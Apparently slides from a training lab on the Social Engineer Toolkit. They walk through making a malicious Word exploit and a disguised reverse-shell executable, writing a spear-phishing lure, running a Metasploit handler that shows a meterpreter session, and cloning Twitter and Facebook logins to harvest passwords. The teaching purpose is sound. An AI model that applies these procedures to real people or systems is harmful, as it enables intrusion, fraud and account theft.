

NCA Sponsored Training

Day 4 – Afternoon Session (Lab)

Social Engineer Toolkit (SET)

Ahmed Didouh

Madinah

15/01/2026



rc3.kaust.edu.sa





Outline




- 1. Infectious Media Generator attack**
- 2. (Spear)Phishing Attack**
- 3. Web Credential Harvesting**



Lab on Reconnaissance (fingerprinting/scanning)



Reconnaissance (fingerprinting/scanning): First phase of kill chain cyberattack model. It helps the attacker understand the environment around the victim: target addresses, network, architecture, devices, etc.





Phishing and Spear Phishing Attack



What is this attack?

- **Spear-phishing** is a type of phishing attack that targets specific individuals or organizations typically through malicious emails.
- Spear phishers carefully research their targets, so the attack appears to be from trusted senders in the targets' life.
- Prioritizes quality over quantity.



Phishing and Spear Phishing Attack



What we will do/use?

- Using the [Metasploit](#) image, go to **BackTrack**, then **Exploitation Tools**, then **Social Engineering Tools**, then **Social Engineering Toolkit**, and click on **SET**.
- Select 1 from the menu. It explains what a spear-phishing attack is and asks how we want to go about our attack.
- Select a FileFormat attack. Type number 2 and press enter.



Phishing and Spear Phishing Attack




- We are then asked what type of exploit we would like to use.
- Let's use the **Microsoft Word RTF** Fragments attack or **MS10_087**.
- This will create a Word document that will overflow a buffer and enable us to put a listener or rootkit on the victim's machine. Type **4** and press enter.
- Our next step is to decide what type of payload we want to leave on the victim system.



Phishing and Spear Phishing Attack



- Choose *meterpreter* (5).
- The default port is 443. SET then creates the malicious file for us, called `template.rtf`.
- **If we want to trick the victim into opening the file**, we should name it something that sounds enticing or familiar to the victim.
- Let's say you want to spear a manager at a large company, call it **SalesReport**





Phishing and Spear Phishing Attack




➤ Now that we have created the malicious file, we now need to create the email

➤ It must look legitimate

➤ Enter the subject and choose HTML

➤ Then finally write the email





Phishing and Spear Phishing Attack



Dear Manager,

Please find attached my quarterly sales report. If you have any questions, please feel free to ask.

Sincerely,

Your Employee



Phishing and Spear Phishing Attack



- When we're finished, SET will ask us whether we want to use a Gmail account or send it from our SMTP server.
- Type in your new anonymous email account and password, and SET will send the email you created with the malicious attachment from this Gmail account.



Infectious Media Generator attack



What is this attack?

The Infectious Media Generator attack allows you to create malicious files, such as PDFs and EXEs, that can trigger a reverse Meterpreter shell when opened. This section will guide you through the process of creating a malicious EXE. Two Types in SET Kit:

- **File-Format Exploits:**
 - This attack vector exploits vulnerabilities in popular formats like PDFs, Microsoft Office documents, and image files
- **Standard Metasploit Executable:**
 - This attack vector involves creating a standalone executable containing a malicious payload.

What we will do/use?

- Using Social Engineer Toolkit (SET) we will create Standard Metasploit Executable




Infectious Media Generator attack



Technique

The Infectious Media Generator attack allows you to create malicious files, such as PDFs and EXEs, that can trigger a reverse Meterpreter shell when opened. This section will guide you through the process of creating a malicious EXE.





Infectious Media Generator attack



Setup:

1. Launch setoolkit in KALI terminal. `sudo setoolkit`
2. Select option 1, "Social-Engineering Attacks".
3. Select option 3, "'Infectious Media Generator.'"
4. Select option 2, "Standard Metasploit Executable".
5. Select option 2, "Windows Meterpreter Reverse TCP".
 - a. Enter the IP address and port for your listener.
6. The Social Engineering Toolkit will now create the malicious exe file, call it **payload.exe**, and save it to the **/root/.set** directory.
7. Rename the file to something else if you want e.g. **"WinUpdate.exe"** in **sudo mode**



Infectious Media Generator attack



8. Start the multi-handler in metasploit using the same IP and port you chose above and type run.

```
(kali@kali)-[~]
└─$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.111.129
lhost => 192.168.111.129
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > run


[*] Started reverse TCP handler on 192.168.111.129:443
```



Infectious Media Generator attack



9. The user must click on the malicious file to initiate the reverse shell.





Infectious Media Generator attack



10. Once the user clicks the file, you should have a reverse meterpreter shell to the target.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.111.129:443
[*] Sending stage (175686 bytes) to 192.168.111.128
[*] Meterpreter session 2 opened (192.168.111.129:443 → 192.168.111.128:50320) at 2023-04-29 12:51:48 -0400

meterpreter > sysinfo
Computer      : DESKTOP-4LLE8MI
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > getuid
Server username: DESKTOP-4LLE8MI\john3
meterpreter > █
```



Web Credential Harvesting



What is this attack?

Credential harvesting is a way to tricking users into entering their sensitive information (e.g., passwords) on the fake website. The website is often a spoofed one of a legitimate website.

What we will do/use?

Using Social Engineer Toolkit (SET), we will:

- Harvest username/password through a famous template, say Twitter/X, in SET.
- Harvest username/password through cloning other websites




Web Credential Harvesting



Technique

Credential harvesting is a way to tricking users into entering their sensitive information (e.g., passwords) on the fake website. The fake website is often a spoofed replica of a legitimate website.





Web Credential Harvesting Using a Template



Let's create an account on Twitter/X

Choose username and password that you don't care about (not similar to ones you use).

Recommended not to use an account your personal account.



Web Credential Harvesting Using a Template



Prepare a spoofed replica of Twitter/X

1. Launch setoolkit in KALI terminal.
2. Select option 1, "Social-Engineering Attacks".
3. Select option 2, "Website Attack Vectors".
4. Select option 3, "Credential Harvester Attack Method".
5. Select option 1, "Web templates".
6. Answer "Enter the IP address for POST back in Harvester/Tabnabbing:"
 - a. *In our case the harvester is the attacker's machine*
 - b. *Just type Enter or insert the IP (use ifconfig in another terminal)*
7. Select option 3, "Twitter".

Note, it will say "[*] Cloning the website: <http://www.twitter.com>", but it actually used a local template.



Web Credential Harvesting Using a Template



Time for harvesting credentials on Twitter/X 😊

1. Open web browser and type the same IP you used in SET (the localhost IP in our case)
2. Insert the credentials of Twitter, you've just created
3. Observe the terminal and notice YOUR credentials displayed
 - [*] WE GOT A HIT! Printing the output:
 - POSSIBLE USERNAME FIELD FOUND: session[username_or_email]=...
 - POSSIBLE PASSWORD FIELD FOUND: session[password]=..
4. Use these credentials on the legitimate Twitter account, and abuse it 😞



Web Credential Harvesting Using a Template



How about another website that has no SET Template? Say Facebook

1. Launch setoolkit in KALI terminal.
2. Select option 1, "Social-Engineering Attacks".
3. Select option 2, "Website Attack Vectors".
4. Select option 3, "Credential Harvester Attack Method".
5. Select option 1, "Site Cloner".
6. Answer "Enter the IP address for POST back in Harvester/Tabnabbing:"
 - a. *In our case the harvester is the attacker's machine*
 - b. *Just type Enter or insert the IP (use ifconfig in another terminal)*
7. Enter the url to clone: "https://www.facebook.com".

Do you have any questions?



rc3.kaust.edu.sa



Follow us @rc3kaust

